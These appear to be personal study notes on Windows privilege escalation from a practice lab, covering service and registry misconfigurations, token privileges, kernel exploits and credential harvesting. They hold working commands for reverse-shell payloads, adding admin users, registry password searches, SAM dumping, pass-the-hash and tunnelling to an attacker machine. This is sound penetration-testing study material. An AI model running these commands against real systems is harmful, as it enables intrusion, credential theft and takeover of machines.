Windows

16 July 2020 18:41

Start smb on pwsh-> Enable-WindowsOptionalFeature -Online –FeatureName "SMB1Protocol-Client" -All
Powershell –exec bypass

Windows Permissions ->
- User accounts - User, Local administrator(created by default on installlation), guest user, etc.
- Service accounts – Used to run services, cant be used to sign in, SYSTEM, NETWORK SERVICE, LOCAL SERVICE.
- Groups- Regular groups(Administrators,Users) and Pseudo groups[Dynamic](Authenticated Users)

Windows Resources->
- Files/Directories
- Registry Entries
- Services

A user's permission for a resource depends on that resources's access control list(ACL)

Access Control List(ACL) -> Controls permissions to access a resource. Made up of several access control entries(ACEs).

Spawn Admin Shells->
1. Msfvenom-> msfvenom –p windows/x64/shell_reverse_tcp LHOST= LPORT= -f exe –o rev.exe
2. If rdp is available, we can add our user to administrators grp and spawn shell via gui.
   Net localgroup administrators username /add
3. To go from admin user to system shell, we can user PsExec from Sysinternals.
   PsExec64.exe -accepteula -i –s C:\rev.exe

Privilege Escalation Tools->
1. PowerUp.ps1
   Open pwsh-> powershell –exec bypass
   Import module-> . .\PowerUp.p1
   Run-> Invoke-AllChecks
2. Sharpup.exe-> compiled exe
3. Seatbelt->Enum tool, doesn't give privec paths, just privesc related info
   Seatbelt.exe all
4. WinPEAS->
   Enable colors-> Reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
5. Accesschk.exe

Service Exploits->
Too big, look at its section

Registry Exploits ->
1. Autoruns-> Windows can be configured to run commands at Startup. We can privesc if we have write permissions to an autorun executable and we are allowed to restart the system.
   Discovery-> winpeas.exe applicationsinfo
   Autorun Applications section will show up

   Manual discovery-> query the registry to show all autorun programs and check which are writable with accesschk
   Reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2. AlwaysInstallElevated ->
   MSI -> Microsoft Installer files
   These installers run with elevated privs if AlwaysInstallElevated is set to 1 for->
- Local Machine-> HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
- Current User-> HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer

  Discovery-> winpeas.exe windowscreds
  Manual discovery-> query the registry for these keys
  Reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
  Reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

  -f msi in msfvenom for payload.

  Execute the msi file for root-> msiexec /quiet /qn /i lol.msi

Scheduled Tasks->
List all user tasks->
Schtasks /query /fo LIST /v

Powershell command-> Get-ScheduledTask | where {_.TaskPath -notlike "\Microsoft*"} |ft TaskName,TaskPath,State

- See if a task is being run by admin or system, and see if the script being run is writable by us.

Insecure GUI Apps->
Tasklist /V |findstr app.exe


If there is an 'Open' option, write file://c:/windows/system32/cmd.exe

Installed Applications->
https://www.exploit-db.com/?type=local&platform=windows
Most exploits will follow the above exploit types.

Enum->
- Tasklist (see running programs)
- Seatbelt.exe NonStandardProcesses
- Winpeas quiet **procesinfo (misspelled in winpeas)**

Hot Potato (look up explanation online)->
Wont work on latest Win10 patches
Start listener and write the cmd->
Potato.exe -ip LHOST –cmd "C:\payload.exe" -enable_http_server true –enable_defender true –enable_spoof true –enable_exhaust true

Example ACL ->



Name: C:\Temp\ACL Test.txt
Owner: admin (MSEDGEWIN10\admin) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from
Deny	user (MSEDGEWIN10\user)	Full control	None
Allow	Administrators (MSEDGEWIN10\Administra...	Full control	C:\
Allow	SYSTEM	Full control	C:\
Allow	Users (MSEDGEWIN10\Users)	Read & execute	C:\
Allow	Authenticated Users	Modify	C:\

Kernel Exploits->
- Core of an OS.
- Kernel has complete control over OS, hence always returns SYSTEM user.

Finding kernel exploits->
- Enumerate windows version/patch level (systeminfo)
- Find matching exploits(google/exploit-db/github)
- Compile and run.

Keep them as last option, they may cause system crash.
Tools->
- Windows exploit suggester- https://github.com/bitsadmin/wesng
- Pre-compiled binaries-> https://github.com/SecWiki/windows-kernel-exploits
- Watson (need to download and compile the sln, no releases available)-> https://github.com/rasta-mouse/Watson

Using wes ->
Clone repo in attacker box.
Do a systeminfo in user shell and copy to a file in attacker box.
Python wes.py sysinfo.txt -I 'Elevation of Privilege' --exploits-only

Search for the CVEs in SecWiki list. If it doesn't have it, look at google/exploit-db.
Download binary and run, if necessary, compile. Careful with the architecture!

Passwords->
- Password reuse
- Passwords in registry
  - Configuration options may have passwords
  - Reg query HKLM /f password /t REG_SZ /s
  - Reg query HKCU /f password /t REG_SZ /s
  - Above commands search for "password" keyword in keys and values.

  Winpeas cmd-> winpeas.exe filesinfo userinfo
  Query for autologon to see manually->
  Reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
  We can spawn shell with winexe->
  Winexe –U 'admin%pass' //ip cmd.exe
  Winexe –U 'admin%pass' --system //ip cmd.exe

- Saved creds-
  - Runas cmd to run commands as other users, needs pass, but windows allows users to save creds to their system.
  - Winpeas.exe cmd windowscreds
  - Check saved creds-> cmdkey /list
  - Runas-> runas /savedcred /user:admin C:\lol.exe

- Configuration Files->
  - Dir /s *pass* == *.config
  - Findstr /si password *.xml *.ini *.txt
  - Winpeas.exe cmd searchfast filesinfo
- SAM->
  SAM- Security Account Manager
  Locations->
  - Original->C:\WIndows\System32\config (Locked when windows running)
  - Backups-> C:\Windows\Repair or C:\Windows\System32\config\RegBack
  - https://github.com/Neohapsis/creddump7
  - Python pwdump.py SYSTEM SAM
  - Crack ntlm

  -
- Pass the Hash->
  Login without cracking hash->
  Pth-winexe –U 'user%LM:NTLM' //ip cmd.exe

Startup Apps (Low chances of having a simulated admin login, will update later)
Check if C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Port forwarding->
1. Make sure root login is permitted on ur box.
   Vim /etc/ssh/sshd_config
   Set 'PermitRootLogin' to yes.
2. Start ssh on ur box.
3. Plink.exe root@attacker –R 8888:127.0.0.1:8888

Alternative->chisel
./chisel_1.4.0_linux_amd64 server --host 10.10.14.17 --port 8000 –reverse

chisel_win_32.exe client 10.10.14.17:8000 R:8888:127.0.0.1:8888

Token priv->
https://github.com/hatRiot/token-priv
Whoami /priv

SEImpersonatePrivilige-> JuicyPotato
Grants ability to impersonate any acces tokens

SeAssignPrimaryPrivilige-> JuicyPotato
Enables a user to assign access token to a new process, similart to SEImpersonatePrivilige

SEBackupPrivilige->
Grants read access to all objects, regardless of ACL. WIth this,we can access sensitive files or extract hashes/passwords from registry.

SERestorePrivilige->
Grants write access to all objects, regardless of ACL. Exploitation-> Modify service binaries, overwrite DLLs, Modify registry settings.

SeTakeOwnerShipPrivilige->
Lets user take ownership over an object(WRITE_OWNER)
After taking ownership, its the same as SERestorePrivilige.

Read->https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt

Windows Service Exploitation

18 July 2020 20:02


Service Exploits->
Services-> programs that run in background. We can privesc if they are run by SYSTEM user.
Service commands->

- Query configuration-> sc qc <name>
- Query current status-> sc query <name>
- Modify configuration-> sc config <name> <option>= <value>
- Start/stop service-> Net start/stop <name>

Service Misconfiguration Types->

1. Insecure Service Properties
2. Unquoted Service Path
3. Weak Registry Permissions
4. Insecure Service Executables
5. DLL Hijacking

2. Unquoted Service Path->




```
=====================================================================================
unquotedsvc(Unquoted Path Service)[C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe] - Manual - Stopped - No quotes and Space detected
=====================================================================================
```

Condition-> No quotes and space in directory name, and directory must be writable by our user.
Windows will check for Program.exe, Unquoted.exe and Common.exe before checking for executing the intended exe.
Steps-

1. Check if we can start/stop the service-> accesschk.exe /accepteula -uwcqv user daclsvc.
2. Check for write permissions-> accesschk.exe /accepteula -uwdq "C:\Program Files\" or accesschk.exe /accepteula -uwdq "C:\Program Files\Common Files\"
3. Lets say Common files is writable, make a Common.exe and store it in Common files.
4. Net start unquotedsvc

3. Weak Registry Permissions




```
[+] Modifiable Services(T1007)
 [?] Check if you can modify any service https://book.hacktricks.xyz/windows
  LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
  daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
 [?] Check if you can modify the registry of a service https://book.hacktric
  HKLM\system\currentcontrolset\services\regsvc (Interactive [TakeOwnership]
```

If ACL is misconfigured, it might be possible to modify service'sconfiguration.
Checking for these for an individual service->


1. Powershell – Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List
2. Cmd(accesschk) - accesschk.exe -accepteula –uvwqk HKLM\System\CurrentControlSet \Services\regsvc



```
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
        KEY_ALL_ACCESS
RW BUILTIN\Administrators
        KEY_ALL_ACCESS
RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS
```

Check what we can do on a service-
Accesschk.exe -accepteula –ucqv user regsvc(servicename)

Check current values-
Reg query HKLM\System\CurrentControlSet\Services\regsvc



```
PS C:\PrivEsc> reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc
reg query HKLM\SYSTEM\CurrentControlSet\services\regsvc

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
    Type    REG_DWORD    0x10
    Start    REG_DWORD    0x3
    ErrorControl    REG_DWORD    0x1
    ImagePath    REG_EXPAND_SZ    "C:\Program Files\Insecure Registry Service\insecureregistryse
rvice.exe"
    DisplayName    REG_SZ    Insecure Registry Service
    ObjectName    REG_SZ    LocalSystem
```

Modify(example)-
Reg add HKLM\System\CurrentControlSet\Services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\lol.exe /f

Start listener and the service->
Net start regsvc

5. Insecure Service Executables-


Check if the exe run by service is writable, exchange it with our malicious exe, start the service, and root.

1. Insecure Service Permissions

ACL defines several permissions.
Harmless-> SERVICE_QUERY_CONFIG, SERVICE_QUERY_STATUS
Useful-> SERVICE_START, SERVICE_STOP
Harmful-> SERVICE_CHANGE_CONFIG, SERVICE_ALL_ACCESS


Concept-> See if our user has the ability to change config of a service, we can replace the executable with our own to get SYSTEM.
Rabbit Hole-> If we don't have permission to start/stop the service, privesc may not be possible here. Our only option will be to restart the system, to get the exploit to work, which there's a low prbability of us having privs to do.

Detection with winpeas-> winpeas.exe quiet servicesinfo
Look for modifiable service.




```
[+] Interesting Services -non Microsoft-(T1007)
 [?] Check if you can overwrite some service binary or perform a DLL hijacking, also cehck for unq
scalation#services
  daclsvc(DACL Service)["C:\Program Files\DACL Service\daclservice.exe"] - Manual - Stopped
  YOU CAN MODIFY THIS SERVICE: WriteData/CreateFiles
```

Daclsvc modifiable here.
Confirm with accesschk->
Accesschk.exe /accepteula -uwcqv user daclsvc



```
C:\PrivEsc>.\accesschk.exe /accepteula -uwcqv user daclsvc
.\accesschk.exe /accepteula -uwcqv user daclsvc
RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL
```

Query configuration->




```
C:\PrivEsc>sc qc daclsvc
sc qc daclsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\DACL Service\daclservice.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : DACL Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\PrivEsc>
```

DEMAND_START-> the service has to be started manually.   Runs daclservice.exe.   Run by localsystem,
Check state->




```
C:\PrivEsc>sc query daclsvc
sc query daclsvc

SERVICE_NAME: daclsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0

C:\PrivEsc>
```

Exploitation-> Change path of exe to our revshell exe.
Sc config daclsvc binpath= "\"C:\path\lol.exe\""




```
C:\PrivEsc>sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
[SC] ChangeServiceConfig SUCCESS

C:\PrivEsc>
```

Start a listener and start the service with-> net start daclsvc

4. DLL Hijacking-
DLL executed by same user as service.
Possible privesc if DLL is loaded with absolute path and DLL is writable.
Another vector- We have write access within the paths where windows checks for DLLs.
Tip- don't depend on scripts completely for this

1. Check services
2. Check if you can start/stop them.
3. Check service config(just enumeration)
4. Find the exe run by the service.
5. Download it to windows VM.
6. Open procmon64 from sysinternals on ur system.
7. Stop capture, open filter config with (Ctrl+L) and add a process with exe name.



Display entries matching these conditions:
Process Name | is | dllhijackservice.exe | then | Include

Column	Relation	Value	Action
☑ Process N...	is	Procmon.exe	Exclude
☑ Process N...	is	Procmon64.exe	Exclude
☑ Process N...	is	System	Exclude
☑ Operation	begins with	IRP_MJ_	Exclude
☑ Operation	begins with	FASTIO_	Exclude
☑ Result	begins with	FAST IO	Exclude
☑ Path	ends with	pagefile.sys	Exclude

8. Deselect show registry on network activity, start capturing and run the service
9. Look for a DLL which the service couldnt find and if there's a writable directory the service checks the DLL for.
10. Make malicious dll, send it to system and root.

Strategy

21 July 2020 02:28

Enumeration-

1. Check user and groups
2. Run winpeas with fast, searchfast and cmd
3. Run seatbelt, wes or other scripts.
4. Manual-
   a. https://guif.re/windowseop
   b. https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
   c. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
   d. Look thru the notes

Strategy-> Read the script output, take notes(mental/written)	Avoid bunnies! Don't spend too much time on same thing, check for write access, check if you can start/stop a service. Check for writable paths in unquoted service path!

Accesschk, sysinternals..use them.
Follow guif.re link first for manual.
Look for registry and service exploits first
Processes being run by admin, enum versions.

Look for internal ports.

Don't overlook stuff!
Enum the box. Look for creds. Methods covered earlier.
Last Resort- KE

Keep calm, the vuln is in there.